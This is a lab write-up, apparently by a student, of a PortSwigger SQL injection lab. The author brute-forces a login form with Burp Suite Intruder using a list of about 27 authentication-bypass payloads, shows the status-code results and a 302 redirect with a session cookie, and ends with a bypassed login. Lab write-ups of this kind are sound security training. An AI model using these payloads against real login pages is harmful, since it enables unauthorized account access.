




SQL Injection Testing Using Burp Suite

This is the lab experiment for SQL injection on the Portswigger website. We are given a site to attack.




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
We are using Burp Suite to intercept the data, opened the Burp Suite, and turned the intercept on.



Then I attacked with the basic SQL code and tried to bypass the login without the credentials, but it failed, and I understood the need to change the SQL code.




We have a GitHub repository that has all the possible SQL injection code, i gathered all the code and brute forced them with the tool called Intruder in Burp Suite



The screenshot shows a GitHub repository interface. The file 'SQL Injection Cheat Sheet.txt' is open, displaying a list of 47 SQL injection payloads. The payloads are as follows:

```
1 or 1=1
2 or 1=1--
3 or 1=1#
4 or 1=1/*
5 or 1=1 --
6 admin' --
7 admin' #
8 admin' /*
9 admin' or '1'='1
10 admin' or '1'='1--
11 admin' or '1'='1#
12 admin' or '1'='1/*
13 admin' or 1=1 or ''='
14 admin' or 1=1
15 admin' or 1=1--
16 admin' or 1=1#
17 admin' or 1=1/*
18 admin' or ('1'='1
19 admin' or ('1'='1--
20 admin' or ('1'='1#
21 admin' or ('1'='1/*
22 admin' or '1'='1
23 admin' or '1'='1--
24 admin' or '1'='1#
25 admin' or '1'='1/*
26 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313e055
27 admin' --
```


After doing the brute force, we could get to know that there is a status code 302 which is the method redirection code, so tried the corresponding code and the injection. The status code 500 is for Internal error, 400 csrf error, and many more.




Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
6	admin' --	200	248			3335	
7	admin' #	500	355			77	
8	admin' /*	500	299			77	
9	admin' or '1'='1	200	309			3335	
10	admin' or '1'='1--	302	250			195	
11	admin' or '1'='1#	400	265			269	
12	admin' or '1'='1/*	400	326			269	

Request	Response
1	HTTP/1.1 302 Found
2	Location: /my-account?id=administrator
3	Set-Cookie: session=hkzYuu3g09VCSTpxnGduuZP0LXlfzF6x; Secure; HttpOnly; SameSite=None
4	X-Frame-Options: SAMEORIGIN
5	Content-Length: 0
6	
7	

When we tried the username as admin'or'1'='1' the login page was bypassed and we were almost done.




Changed the email address with random like admin@gmail.com to gain access.



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We have completed the SQL injection bypassed the login page and gained access.



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